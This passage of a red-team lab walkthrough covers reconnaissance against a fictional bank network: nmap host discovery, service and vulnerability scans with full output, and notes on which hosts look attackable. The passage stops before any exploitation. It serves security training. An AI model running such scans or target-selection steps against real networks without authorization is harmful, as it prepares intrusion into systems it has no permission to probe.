
Breaking Into the Vault of Trust Bank - APT Labs Walkthrough
This challenge will focus on simulating an APT group!

Try the lab yourself at: https://infinity.cyberwarfare.live/apt_labs/apt/challenges/6874eacbc8f632cbe2428b12
Trust Bank Breach: High Stakes in red team simulation, break in before they lock you out!
Welcome to read my walkthrough on this bank infiltration challenge!
 It’s good to note that I committed this bank robbery alongside with my partner in crime Decrypt0rr!
Throughout this walkthrough I’ll talk about my experience with this full-scope red teaming simulation against a fictional bank called “Trust Bank”. In this scenario we’re emulating a financially motivated APT group known as FIN7. The goal is to infiltrate the network, compromise the branch manager’s email, and stealthily exfiltrate internal financial communications and sensitive data, hopefully without triggering many alarms. Now let’s get to it!
Passive Recon - first thoughts

Structure of the network, which we’re given the passive information gathering part, which basically just consists of us reading information about the target and the scope of the engagement
Scope of Engagement & Rules:
- Target
- Primary Objective: Gain unauthorized mail access to the branch manager’s account.
- Secondary Objective: Extract sensitive data (PII, account details, internal memos).
- IP Range: 172.16.100.0/24 (Trust Bank’s internal network segment).
- Rules of Engagement (ROE):
- Avoid disruption: Do not crash systems or trigger incident response unnecessarily.
- Legal compliance: Operate under authorized red team agreements.
Active Recon
No matter the target we always start with passive & active recon, and then enumeration where we gather information and build a map of the target’s infrastructure. This process is crucial, as it will define what we will be attacking and what we won’t.
Let’s start with scanning the given subnet
nmap -sn 172.16.100.0/24
- So what are we trying to achieve here? We’re trying to check which hosts are even up, once we’ve identified the hosts in the subnet we can scan them individually for services, versions and other juicy information.
Results from the nmap scan:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-04 11:31 GMT
Nmap scan report for 172.16.100.1
Host is up (0.12s latency).
Nmap scan report for 172.16.100.25
Host is up (0.23s latency).
Nmap scan report for 172.16.100.70
Host is up (0.22s latency).
Nmap scan report for 172.16.100.98
Host is up (0.19s latency).
Nmap scan report for 172.16.100.102
Host is up (0.12s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 14.47 seconds
This means that we’ve 5 hosts as our targets, which are
172.16.100.1
172.16.100.25.
172.16.100.70
172.16.100.98
172.16.100.102
Next step is to identify what is actually running on these hosts, to build an idea of the targets network. From the current situation we know that there are 5 hosts, but what do they have??
To answer to that question we can run the following nmap scan
sudo nmap -sV -sS -T4 -A -sC -oA tbank-infra --script vulners -iL htargets.txt
Let’s break this nmap command into parts
- sudo nmap = runs nmap with root privs
- sS = Does a TCP SYN stealth scan, which is fast but also a lil stealthy
- -sV = Performs service/version detection on found ports
- -T4 = Sets the speed and aggressiveness of the scan(Quick but also a little loud, should be fine though)
- -A = Enables OS detection, version detection, scrip scans, tracerouters etc(With this using -sV is not really needed but I do it to remember the parts of the scan).
- -sC = Runs the Nmaps default scripts for common service checks
- –scripts vulners = Runs the “vulners” NSE Script, which basically just contacts Vulners.com’s db API to find known vulnerabilities related to detected service versions.
- -oA tbank-infra = This will output the scan resutls in three formats(nromal, xml, grepable) with the name tbank-infra
- -iL htargets.txt = Grabs the list of hosts from the htargets.txt (This contains the hosts we previously got so, 172.16.100.1, 172.16.100.25., 172.16.100.70, 172.16.100.98, 172.16.100.102.
Here’s the results of the entire nmap scan:
- I know it looks messy but this is why we will be breaking it into parts to be more manageable.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 15:06 GMT
Nmap scan report for 172.16.100.1
Host is up (0.23s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
53/tcp open  domain  (generic dns response: REFUSED)
80/tcp open  http    nginx
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.95%I=7%D=12/3%Time=6930522C%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0\0");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 11.X (88%)
OS CPE: cpe:/o:freebsd:freebsd:11.2
Aggressive OS guesses: FreeBSD 11.2-RELEASE (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   299.13 ms 172.16.100.1

Nmap scan report for 172.16.100.25
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
25/tcp  open  smtp     Postfix smtpd
143/tcp open  imap     Dovecot imapd (Ubuntu)
993/tcp open  ssl/imap Dovecot imapd (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4
OS details: Linux 4.19 - 5.15
Network Distance: 2 hops
Service Info: Host:  mail-srv; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT       ADDRESS
1   274.14 ms 192.168.10.102
2   274.21 ms 172.16.100.25

Nmap scan report for 172.16.100.70
Host is up (0.18s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Werkzeug httpd 3.0.1 (Python 3.12.3)
|_http-server-header: Werkzeug/3.0.1 Python/3.12.3
| vulners:
|   cpe:/a:python:python:3.12.3:
|       OSV:BIT-PYTHON-2025-4517        9.4     https://vulners.com/osv/OSV:BIT-PYTHON-2025-4517
|       OSV:BELL-CVE-2025-4517  9.4     https://vulners.com/osv/OSV:BELL-CVE-2025-4517
|       OSV:BIT-PYTHON-2024-8088        8.7     https://vulners.com/osv/OSV:BIT-PYTHON-2024-8088
|       OSV:BIT-PYTHON-2024-12254       8.7     https://vulners.com/osv/OSV:BIT-PYTHON-2024-12254
|       OSV:BELL-CVE-2024-8088  8.7     https://vulners.com/osv/OSV:BELL-CVE-2024-8088
|       OSV:BELL-CVE-2024-12254 8.7     https://vulners.com/osv/OSV:BELL-CVE-2024-12254
|       OSV:BIT-PYTHON-2024-9287        7.8     https://vulners.com/osv/OSV:BIT-PYTHON-2024-9287
|       OSV:BELL-CVE-2024-9287  7.8     https://vulners.com/osv/OSV:BELL-CVE-2024-9287
|       CVE-2024-9287   7.8     https://vulners.com/cve/CVE-2024-9287
|       OSV:BIT-PYTHON-2025-8194        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2025-8194
|       OSV:BIT-PYTHON-2025-4435        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2025-4435
|       OSV:BIT-PYTHON-2025-4330        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2025-4330
|       OSV:BIT-PYTHON-2025-4138        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2025-4138
|       OSV:BIT-PYTHON-2024-7592        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2024-7592
|       OSV:BIT-PYTHON-2024-6232        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2024-6232
|       OSV:BIT-PYTHON-2024-4032        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2024-4032
|       OSV:BELL-CVE-2025-8194  7.5     https://vulners.com/osv/OSV:BELL-CVE-2025-8194
|       OSV:BELL-CVE-2025-4435  7.5     https://vulners.com/osv/OSV:BELL-CVE-2025-4435
|       OSV:BELL-CVE-2025-4330  7.5     https://vulners.com/osv/OSV:BELL-CVE-2025-4330
|       OSV:BELL-CVE-2025-4138  7.5     https://vulners.com/osv/OSV:BELL-CVE-2025-4138
|       OSV:BELL-CVE-2024-7592  7.5     https://vulners.com/osv/OSV:BELL-CVE-2024-7592
|       OSV:BELL-CVE-2024-6232  7.5     https://vulners.com/osv/OSV:BELL-CVE-2024-6232
|       OSV:BELL-CVE-2024-4032  7.5     https://vulners.com/osv/OSV:BELL-CVE-2024-4032
|       CVE-2024-7592   7.5     https://vulners.com/cve/CVE-2024-7592
|       CVE-2024-6232   7.5     https://vulners.com/cve/CVE-2024-6232
|       OSV:BIT-PYTHON-2024-4030        7.1     https://vulners.com/osv/OSV:BIT-PYTHON-2024-4030
|       OSV:BIT-PYTHON-2025-0938        6.3     https://vulners.com/osv/OSV:BIT-PYTHON-2025-0938
|       OSV:BELL-CVE-2025-0938  6.3     https://vulners.com/osv/OSV:BELL-CVE-2025-0938
|       OSV:BIT-PYTHON-2025-4516        5.9     https://vulners.com/osv/OSV:BIT-PYTHON-2025-4516
|       OSV:BIT-PYTHON-2024-50602       5.9     https://vulners.com/osv/OSV:BIT-PYTHON-2024-50602
|       OSV:BELL-CVE-2025-4516  5.9     https://vulners.com/osv/OSV:BELL-CVE-2025-4516
|       OSV:BIT-PYTHON-2024-6923        5.5     https://vulners.com/osv/OSV:BIT-PYTHON-2024-6923
|       OSV:BELL-CVE-2024-6923  5.5     https://vulners.com/osv/OSV:BELL-CVE-2024-6923
|       OSV:BIT-PYTHON-2024-12718       5.3     https://vulners.com/osv/OSV:BIT-PYTHON-2024-12718
|       OSV:BIT-PYTHON-2023-27043       5.3     https://vulners.com/osv/OSV:BIT-PYTHON-2023-27043
|       OSV:BELL-CVE-2024-12718 5.3     https://vulners.com/osv/OSV:BELL-CVE-2024-12718
|       CVE-2023-27043  5.3     https://vulners.com/cve/CVE-2023-27043
|       OSV:BIT-PYTHON-2025-8291        4.3     https://vulners.com/osv/OSV:BIT-PYTHON-2025-8291
|       OSV:BIT-PYTHON-2025-6069        4.3     https://vulners.com/osv/OSV:BIT-PYTHON-2025-6069
|       OSV:BIT-PYTHON-2024-3220        2.3     https://vulners.com/osv/OSV:BIT-PYTHON-2024-3220
|_      OSV:BIT-PYTHON-2025-6075        1.8     https://vulners.com/osv/OSV:BIT-PYTHON-2025-6075
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4
OS details: Linux 4.19 - 5.15
Network Distance: 2 hops

TRACEROUTE (using port 995/tcp)
HOP RTT       ADDRESS
-   Hop 1 is the same as for 172.16.100.25
2   274.20 ms 172.16.100.70

Nmap scan report for 172.16.100.98
Host is up (0.24s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000
| vulners:
|   cpe:/a:microsoft:sql_server:2019:
|       CVE-2023-38169  8.8     https://vulners.com/cve/CVE-2023-38169
|       CVE-2023-21713  8.8     https://vulners.com/cve/CVE-2023-21713
|       CVE-2023-21705  8.8     https://vulners.com/cve/CVE-2023-21705
|       CVE-2021-1636   8.8     https://vulners.com/cve/CVE-2021-1636
|       CVE-2023-36785  7.8     https://vulners.com/cve/CVE-2023-36785
|       CVE-2023-36730  7.8     https://vulners.com/cve/CVE-2023-36730
|       CVE-2023-36420  7.8     https://vulners.com/cve/CVE-2023-36420
|       CVE-2023-36417  7.8     https://vulners.com/cve/CVE-2023-36417
|       CVE-2023-32028  7.8     https://vulners.com/cve/CVE-2023-32028
|       CVE-2023-32027  7.8     https://vulners.com/cve/CVE-2023-32027
|       CVE-2023-32026  7.8     https://vulners.com/cve/CVE-2023-32026
|       CVE-2023-32025  7.8     https://vulners.com/cve/CVE-2023-32025
|       CVE-2023-29356  7.8     https://vulners.com/cve/CVE-2023-29356
|       CVE-2023-29349  7.8     https://vulners.com/cve/CVE-2023-29349
|       CVE-2023-21718  7.8     https://vulners.com/cve/CVE-2023-21718
|       CVE-2023-21704  7.8     https://vulners.com/cve/CVE-2023-21704
|       CVE-2023-21528  7.8     https://vulners.com/cve/CVE-2023-21528
|       CVE-2022-23276  7.8     https://vulners.com/cve/CVE-2022-23276
|       CVE-2022-29143  7.5     https://vulners.com/cve/CVE-2022-29143
|       CVE-2023-23384  7.3     https://vulners.com/cve/CVE-2023-23384
|_      CVE-2023-36728  5.5     https://vulners.com/cve/CVE-2023-36728
5000/tcp open  http          Werkzeug httpd 3.1.3 (Python 3.13.5)
| vulners:
|   cpe:/a:python:python:3.13.5:
|       OSV:BIT-PYTHON-2025-8194        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2025-8194
|       OSV:BIT-PYTHON-2025-8291        4.3     https://vulners.com/osv/OSV:BIT-PYTHON-2025-8291
|       OSV:BIT-PYTHON-2025-6069        4.3     https://vulners.com/osv/OSV:BIT-PYTHON-2025-6069
|       OSV:BIT-PYTHON-2024-3220        2.3     https://vulners.com/osv/OSV:BIT-PYTHON-2024-3220
|_      OSV:BIT-PYTHON-2025-6075        1.8     https://vulners.com/osv/OSV:BIT-PYTHON-2025-6075
|_http-server-header: Werkzeug/3.1.3 Python/3.13.5
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=12/3%OT=135%CT=1%CU=34477%PV=Y%DS=2%DC=T%G=Y%TM=693052
OS:51%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10A%TI=I%II=I%SS=S%TS=A)SE
OS:Q(SP=103%GCD=1%ISR=109%TI=I%II=I%SS=S%TS=A)SEQ(SP=103%GCD=1%ISR=10E%TI=I
OS:%II=I%SS=S%TS=A)SEQ(SP=104%GCD=1%ISR=10D%TI=I%II=I%SS=S%TS=A)SEQ(SP=FF%G
OS:CD=1%ISR=10D%TI=I%TS=A)OPS(O1=M56ANW8ST11%O2=M56ANW8ST11%O3=M56ANW8NNT11
OS:%O4=M56ANW8ST11%O5=M56ANW8ST11%O6=M56AST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W
OS:4=FFFF%W5=FFFF%W6=FFDC)ECN(R=Y%DF=Y%T=7F%W=FFFF%O=M56ANW8NNS%CC=Y%Q=)T1(
OS:R=Y%DF=Y%T=7F%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=7
OS:F%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=7F%IPL=164%UN
OS:=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=7F%CD=Z)

Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 995/tcp)
HOP RTT       ADDRESS
-   Hop 1 is the same as for 172.16.100.25
2   274.21 ms 172.16.100.98

Nmap scan report for 172.16.100.102
Host is up (0.24s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-03 15:07:18Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: trust-bank.ad0.,
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: trust-bank.ad0.,
3269/tcp open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clos
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (87%)
OS CPE: cpe:/o:microsoft:windows_server_2022
Aggressive OS guesses: Microsoft Windows Server 2022 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 139/tcp)
HOP RTT       ADDRESS
-   Hop 1 is the same as for 172.16.100.25
2   299.21 ms 172.16.100.102

OS and Service detection performed. Please report any incorrect results at https://nmap.org/su
Nmap done: 256 IP addresses (5 hosts up) scanned in 98.58 seconds``
Breaking the Nmap into more manageable parts
So as we know we got 5 hosts as our targets, meaning we will have 5 different parts starting from host 0 to 4
Domain = trust-bank.ad0
sudo nano /etc/hosts
172.16.100.98 trust-bank.ad0
0. - Login portal for pfsense firewall(network firewall), /1. - 172.16.100.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 15:06 GMT
Nmap scan report for 172.16.100.1
Host is up (0.23s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
53/tcp open  domain  (generic dns response: REFUSED)
80/tcp open  http    nginx
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.95%I=7%D=12/3%Time=6930522C%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0\0");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 11.X (88%)
OS CPE: cpe:/o:freebsd:freebsd:11.2
Aggressive OS guesses: FreeBSD 11.2-RELEASE (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   299.13 ms 172.16.100.1
Main info from this part:
- It’s most likely running FreeBSD 11.2-RELEASE
- port 80(HTTP) hosts a nginx web service
- port 53(DNS) is open but returns a REFUSED response, probably being filtered
- This is likely the web application firewall and..

Upon opening up a browser my suspicions are confirmed I can see a pfsense login panel, with a quick google query I figure out it’s a network firewall.
This could be a potential initial compromise if default credentials or weak ones are in use.
1. - Trust Bank’s mail server, /.25–172.16.100.25
Nmap scan report for 172.16.100.25
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
25/tcp  open  smtp     Postfix smtpd
143/tcp open  imap     Dovecot imapd (Ubuntu)
993/tcp open  ssl/imap Dovecot imapd (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4
OS details: Linux 4.19 - 5.15
Network Distance: 2 hops
Service Info: Host:  mail-srv; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT       ADDRESS
Main info from this part:
This is part of the final goal and it’s running the mail server for the bank

- Hostname: mail-srv
- Running Postfix (SMTP) and also Dovecot(IMAP/IMAPS) on Linux Ubuntu.
We can probably sign into this once we find credentials
2. - Development Web Server (Werkzeug/Python), /.7 - 0172.16.100.70
- 172.16.100.70 /.70 - Werkzeug WSGI Collec. lib. to make Web Server Gateway DEV MACHINE
Nmap scan report for 172.16.100.70
Host is up (0.18s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Werkzeug httpd 3.0.1 (Python 3.12.3)
|_http-server-header: Werkzeug/3.0.1 Python/3.12.3
| vulners:
|   cpe:/a:python:python:3.12.3:
|       OSV:BIT-PYTHON-2025-4517        9.4     https://vulners.com/osv/OSV:BIT-PYTHON-2025-4517
|       OSV:BELL-CVE-2025-4517  9.4     https://vulners.com/osv/OSV:BELL-CVE-2025-4517
|       OSV:BIT-PYTHON-2024-8088        8.7     https://vulners.com/osv/OSV:BIT-PYTHON-2024-8088
|       OSV:BIT-PYTHON-2024-12254       8.7     https://vulners.com/osv/OSV:BIT-PYTHON-2024-12254
|       OSV:BELL-CVE-2024-8088  8.7     https://vulners.com/osv/OSV:BELL-CVE-2024-8088
|       OSV:BELL-CVE-2024-12254 8.7     https://vulners.com/osv/OSV:BELL-CVE-2024-12254
|       OSV:BIT-PYTHON-2024-9287        7.8     https://vulners.com/osv/OSV:BIT-PYTHON-2024-9287
|       OSV:BELL-CVE-2024-9287  7.8     https://vulners.com/osv/OSV:BELL-CVE-2024-9287
|       CVE-2024-9287   7.8     https://vulners.com/cve/CVE-2024-9287
|       OSV:BIT-PYTHON-2025-8194        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2025-8194
|       OSV:BIT-PYTHON-2025-4435        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2025-4435
|       OSV:BIT-PYTHON-2025-4330        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2025-4330
|       OSV:BIT-PYTHON-2025-4138        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2025-4138
|       OSV:BIT-PYTHON-2024-7592        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2024-7592
|       OSV:BIT-PYTHON-2024-6232        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2024-6232
|       OSV:BIT-PYTHON-2024-4032        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2024-4032
|       OSV:BELL-CVE-2025-8194  7.5     https://vulners.com/osv/OSV:BELL-CVE-2025-8194
|       OSV:BELL-CVE-2025-4435  7.5     https://vulners.com/osv/OSV:BELL-CVE-2025-4435
|       OSV:BELL-CVE-2025-4330  7.5     https://vulners.com/osv/OSV:BELL-CVE-2025-4330
|       OSV:BELL-CVE-2025-4138  7.5     https://vulners.com/osv/OSV:BELL-CVE-2025-4138
|       OSV:BELL-CVE-2024-7592  7.5     https://vulners.com/osv/OSV:BELL-CVE-2024-7592
|       OSV:BELL-CVE-2024-6232  7.5     https://vulners.com/osv/OSV:BELL-CVE-2024-6232
|       OSV:BELL-CVE-2024-4032  7.5     https://vulners.com/osv/OSV:BELL-CVE-2024-4032
|       CVE-2024-7592   7.5     https://vulners.com/cve/CVE-2024-7592
|       CVE-2024-6232   7.5     https://vulners.com/cve/CVE-2024-6232
|       OSV:BIT-PYTHON-2024-4030        7.1     https://vulners.com/osv/OSV:BIT-PYTHON-2024-4030
|       OSV:BIT-PYTHON-2025-0938        6.3     https://vulners.com/osv/OSV:BIT-PYTHON-2025-0938
|       OSV:BELL-CVE-2025-0938  6.3     https://vulners.com/osv/OSV:BELL-CVE-2025-0938
|       OSV:BIT-PYTHON-2025-4516        5.9     https://vulners.com/osv/OSV:BIT-PYTHON-2025-4516
|       OSV:BIT-PYTHON-2024-50602       5.9     https://vulners.com/osv/OSV:BIT-PYTHON-2024-50602
|       OSV:BELL-CVE-2025-4516  5.9     https://vulners.com/osv/OSV:BELL-CVE-2025-4516
|       OSV:BIT-PYTHON-2024-6923        5.5     https://vulners.com/osv/OSV:BIT-PYTHON-2024-6923
|       OSV:BELL-CVE-2024-6923  5.5     https://vulners.com/osv/OSV:BELL-CVE-2024-6923
|       OSV:BIT-PYTHON-2024-12718       5.3     https://vulners.com/osv/OSV:BIT-PYTHON-2024-12718
|       OSV:BIT-PYTHON-2023-27043       5.3     https://vulners.com/osv/OSV:BIT-PYTHON-2023-27043
|       OSV:BELL-CVE-2024-12718 5.3     https://vulners.com/osv/OSV:BELL-CVE-2024-12718
|       CVE-2023-27043  5.3     https://vulners.com/cve/CVE-2023-27043
|       OSV:BIT-PYTHON-2025-8291        4.3     https://vulners.com/osv/OSV:BIT-PYTHON-2025-8291
|       OSV:BIT-PYTHON-2025-6069        4.3     https://vulners.com/osv/OSV:BIT-PYTHON-2025-6069
|       OSV:BIT-PYTHON-2024-3220        2.3     https://vulners.com/osv/OSV:BIT-PYTHON-2024-3220
|_      OSV:BIT-PYTHON-2025-6075        1.8     https://vulners.com/osv/OSV:BIT-PYTHON-2025-6075
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4
OS details: Linux 4.19 - 5.15
Network Distance: 2 hops

TRACEROUTE (using port 995/tcp)
HOP RTT       ADDRESS
-   Hop 1 is the same as for 172.16.100.25
2   274.20 ms 172.16.100.70
Main info from this part:
IP 172.16.100.70 runs a single open TCP port: 8080/tcp identified as HTTP served by Werkzeug 3.0.1 on Python 3.12.3
Seems like a custom dev server for testing stuff????
The vulners script went wild on this and flagged multiple high-severity CVEs in python 3.12.3
-CVE-2025–4517 (CVSS 9.4) — Critical RCE potential
-
CVE-2024–8088 (CVSS 8.7)
-
CVE-2024–9287 (CVSS 7.8)
On top of that several DoS and priv. esc. vectors(7.5–5.3 range about) -
It’s running Wekzeug 3.0.1, which is a Python WSGI dev. server.
-
Probably a custom dev/testing env. for internal web apps.
-
Probably weak and not as secure as the production system is
So this seems like a juicy target. Development servers are very known for their weak security compared to production level ones. On top of that ik that Werkzeug runs in debug mode by default, which can expose sensitive enviroment variables, src code or even allow us to inject our own code into it!
3. SA SQL(SA - Sys. Admin Windows Server with SQL Database), /.98–172.16.100.98
Nmap scan report for 172.16.100.98
Host is up (0.24s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000
| vulners:
|   cpe:/a:microsoft:sql_server:2019:
|       CVE-2023-38169  8.8     https://vulners.com/cve/CVE-2023-38169
|       CVE-2023-21713  8.8     https://vulners.com/cve/CVE-2023-21713
|       CVE-2023-21705  8.8     https://vulners.com/cve/CVE-2023-21705
|       CVE-2021-1636   8.8     https://vulners.com/cve/CVE-2021-1636
|       CVE-2023-36785  7.8     https://vulners.com/cve/CVE-2023-36785
|       CVE-2023-36730  7.8     https://vulners.com/cve/CVE-2023-36730
|       CVE-2023-36420  7.8     https://vulners.com/cve/CVE-2023-36420
|       CVE-2023-36417  7.8     https://vulners.com/cve/CVE-2023-36417
|       CVE-2023-32028  7.8     https://vulners.com/cve/CVE-2023-32028
|       CVE-2023-32027  7.8     https://vulners.com/cve/CVE-2023-32027
|       CVE-2023-32026  7.8     https://vulners.com/cve/CVE-2023-32026
|       CVE-2023-32025  7.8     https://vulners.com/cve/CVE-2023-32025
|       CVE-2023-29356  7.8     https://vulners.com/cve/CVE-2023-29356
|       CVE-2023-29349  7.8     https://vulners.com/cve/CVE-2023-29349
|       CVE-2023-21718  7.8     https://vulners.com/cve/CVE-2023-21718
|       CVE-2023-21704  7.8     https://vulners.com/cve/CVE-2023-21704
|       CVE-2023-21528  7.8     https://vulners.com/cve/CVE-2023-21528
|       CVE-2022-23276  7.8     https://vulners.com/cve/CVE-2022-23276
|       CVE-2022-29143  7.5     https://vulners.com/cve/CVE-2022-29143
|       CVE-2023-23384  7.3     https://vulners.com/cve/CVE-2023-23384
|_      CVE-2023-36728  5.5     https://vulners.com/cve/CVE-2023-36728
5000/tcp open  http          Werkzeug httpd 3.1.3 (Python 3.13.5)
| vulners:
|   cpe:/a:python:python:3.13.5:
|       OSV:BIT-PYTHON-2025-8194        7.5     https://vulners.com/osv/OSV:BIT-PYTHON-2025-8194
|       OSV:BIT-PYTHON-2025-8291        4.3     https://vulners.com/osv/OSV:BIT-PYTHON-2025-8291
|       OSV:BIT-PYTHON-2025-6069        4.3     https://vulners.com/osv/OSV:BIT-PYTHON-2025-6069
|       OSV:BIT-PYTHON-2024-3220        2.3     https://vulners.com/osv/OSV:BIT-PYTHON-2024-3220
|_      OSV:BIT-PYTHON-2025-6075        1.8     https://vulners.com/osv/OSV:BIT-PYTHON-2025-6075
|_http-server-header: Werkzeug/3.1.3 Python/3.13.5
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=12/3%OT=135%CT=1%CU=34477%PV=Y%DS=2%DC=T%G=Y%TM=693052
OS:51%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10A%TI=I%II=I%SS=S%TS=A)SE
OS:Q(SP=103%GCD=1%ISR=109%TI=I%II=I%SS=S%TS=A)SEQ(SP=103%GCD=1%ISR=10E%TI=I
OS:%II=I%SS=S%TS=A)SEQ(SP=104%GCD=1%ISR=10D%TI=I%II=I%SS=S%TS=A)SEQ(SP=FF%G
OS:CD=1%ISR=10D%TI=I%TS=A)OPS(O1=M56ANW8ST11%O2=M56ANW8ST11%O3=M56ANW8NNT11
